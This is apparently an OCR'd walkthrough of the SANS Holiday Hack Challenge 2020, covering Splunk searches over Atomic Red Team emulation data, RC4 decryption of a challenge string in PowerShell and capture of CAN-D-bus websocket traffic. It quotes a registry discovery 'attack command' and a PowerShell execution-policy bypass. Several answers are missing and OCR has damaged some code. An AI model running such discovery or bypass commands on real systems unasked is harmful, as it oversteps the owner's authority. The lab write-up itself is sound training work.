


Training question #1 – How many distinct MITRE ATT&CK techniques did Alice emulate?


Start by watching the talk "Emulating the Adversary".









According to our presentation, ATT&CK simulations are organized in indexes that map to the Atomic Red Team codes. Let's search across all indexes that start with the letter "T".




We need to look at just the unique portions of the index names, which are the first five characters. Eyeballing it, there are 13 unique sets.




Next question.




Modifying the search from question 1, we have this:





Next question.



Reviewing the Atomic Red Team site, "System Information Discovery" is T1082, and "Windows MachineGUID Discovery" is Atomic Test #8.


Atomic Test #8 - Windows MachineGUID Discovery

Identify the Windows MachineGUID value for a system. Upon execution, the machine GUID will be displayed from registry.

Supported Platforms: Windows

Attack Commands: Run with `command_prompt` !

```
REG QUERY HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid
```




Next question.

4. According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)

OSTAP refers to a Jscript downloader. Possible categories are T1105 and T1204.

Use this search:

```
index="attack"
|  regex _raw="OSTAP"
|  sort +_time
```



4. According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.) 2020-11-30T17:44:15Z


Next question.


5. One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?

Looking at frgnca's github repository, we see this as a likely tool to run:
https://github.com/frgnca/AudioDeviceCmdlets


Use this search:

```
index="t*" AND EventCode=1 AND CommandLine="*Audio*"
```






Next question.



Look for tests in T1547.001 Registry Run Keys / Startup Folder

Use this search:


```
index="T1547.001*" AND CommandLine="*bat*"
|  sort +_time
```




Because the question asks about a BAT file that is leveraged by a few other techniques, it will likely be non-specific to this test category. The first event downloads a discovery script:

https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/ARTifacts/Misc/Discovery.bat

The final command in that script is "quser".




Next question:




Let's focus on the certificate subjects seen in the X.509 certs. Look for subjects with "dc" in them.

Use this search:


```
index="*" sourcetype="bro*" source="*509*" certificate.subject="*dc*"
```




So the domain controller must be win-dc-748.attackrange.local. The corresponding certificate serial is 55FCEEBB21270D9249E86F4B9DC7AA60.



Challenge question:



The elf chatter in the messages mentions the base64 encoded ciphertext 7FXjP1lyfKbyDK/MChyf36h7.




RFC 7465 mandates the prohibition of RC4 Cipher Suites for TLS clients. Because the elves "don't care" about that, perhaps we need to perform a RC4 decryption on that string.

From the talk, we remember this at the end – perhaps this is the decryption key:

"This is the most important slide" - "Stay Frosty"

Let's grab some basic code off the internet for RC4 encrypting/decrypting, then modify it to try to decode our challenge text.




```
# based on https://www.remkoweijnen.nl/blog/2013/04/05/rc4-encryption-in-powershell/
function BinToHex {
          param(
    [Parameter(
        Position=0,
        Mandatory=$true,
        ValueFromPipeline=$true)
          ]
```


```
          [Byte[]]$Bin)
          # assume pipeline input if we don't have an array (surely there must be a better way)
          if ($bin.Length -eq 1) {$bin = @($input)}
          $return = -join ($Bin |  foreach { "{0:X2}" -f $  })
          Write-Output $return
}

function HexToBin {
          param(
    [Parameter(
        Position=0,
        Mandatory=$true,
        ValueFromPipeline=$true)
          ]
          [string]$s)
          $return = @()

          for ($i = 0; $i -lt $s.Length ; $i += 2)
          {
          $return += [Byte]::Parse($s.Substring($i, 2),
[System.Globalization.NumberStyles]::HexNumber)
          }

          Write-Output $return
}

function rc4 {
          param(
          [Byte[]]$data,
          [Byte[]]$key
          )

          # Make a copy of the input data
          [Byte[]]$buffer = New-Object Byte[] $data.Length
          $data.CopyTo($buffer, 0)

          [Byte[]]$s = New-Object Byte[] 256;
    [Byte[]]$k = New-Object Byte[] 256;

    for ($i = 0; $i -lt 256; $i++)
    {
        $s[$i] = [Byte]$i;
        $k[$i] = $key[$i % $key.Length];
    }

    $j = 0;
    for ($i = 0; $i -lt 256; $i++)
    {
        $j = ($j + $s[$i] + $k[$i]) % 256;
        $temp = $s[$i];
        $s[$i] = $s[$j];
        $s[$j] = $temp;
    }

    $i = $j = 0;
    for ($x = 0; $x -lt $buffer.Length; $x++)
    {
        $i = ($i + 1) % 256;
        $j = ($j + $s[$i]) % 256;
        $temp = $s[$i];
        $s[$i] = $s[$j];
        $s[$j] = $temp;
        [int]$t = ($s[$i] + $s[$j]) % 256;
        $buffer[$x] = $buffer[$x] -bxor $s[$t];
    }

          return $buffer
}

$enc = [System.Text.Encoding]::ASCII
```

```
# The key we're going to use
[Byte[]]$key = $enc.GetBytes("Stay Frosty")

# Decode our challenge data string from base64 to bytes
$EncryptedBytes = [System.Convert]::FromBase64String("7FXjP1lyfKbyDK/MChyf36h7")

# Convert the challenge byte array into a hex string
$EncryptedString = BinToHex $EncryptedBytes

# Now decrypt the data
[Byte[]]$data = HexToBin $EncryptedString
$DecryptedBytes = rc4 $data $key
$DecryptedString = $enc.GetString($DecryptedBytes)

Write-Output($DecryptedString)
```


Now run it.

```
COMMANDO Tue 12/29/2020 18:31:35.90
C:\Users\tonyk\Documents\holidayhack2020>powershell -executionpolicy bypass -file rc4.ps1
The Lollipop Guild
```

The Lollipop Guild




Angel Candysalt doesn't have any updated messaging for us. Time to head to the next challenge.




Teleport to the Sleigh in the Netwars Room.

Wunorse has some hints for us:



Let's look at the Sleigh CAN-D-Bus controller terminal.

As we watch the terminal, the data scrolls up the screen at a high rate. We'll need to somehow capture that data for offline analysis. Our approach to this will be to extract all of the websocket messages from Chrome by exporting the network traffic to an HAR json file.



Now that we have a json file with our message traffic, we can use jq to extract just the time and data components of the CAN-D-bus messages:

```
tony@kali:~/holidayhack2020$ cat candbus.har | jq '[ .log.entries[] | select (.request.url ==
"wss://candbus.kringlecastle.com/ws") | ."_webSocketMessages"[] | select(.type == "receive") |
(.time | tostring) + " " + .data ] | .[]' | head -n 10
"1609297811.361754 {\"Type\":\"CAN-D-bus\",\"Message\":\"244#0000000000\"}"
"1609297811.405659 {\"Type\":\"CAN-D-bus\",\"Message\":\"080#000000\"}"
"1609297811.4063768 {\"Type\":\"System\",\"Status\":\"Connected\"}"
"1609297811.406978 {\"Type\":\"CAN-D-bus\",\"Message\":\"019#00000000\"}"
"1609297811.44768 {\"Type\":\"CAN-D-bus\",\"Message\":\"188#00000000\"}"
"1609297811.5247629 {\"Type\":\"CAN-D-bus\",\"Message\":\"244#0000000000\"}"
"1609297811.625763 {\"Type\":\"CAN-D-bus\",\"Message\":\"080#000000\"}"
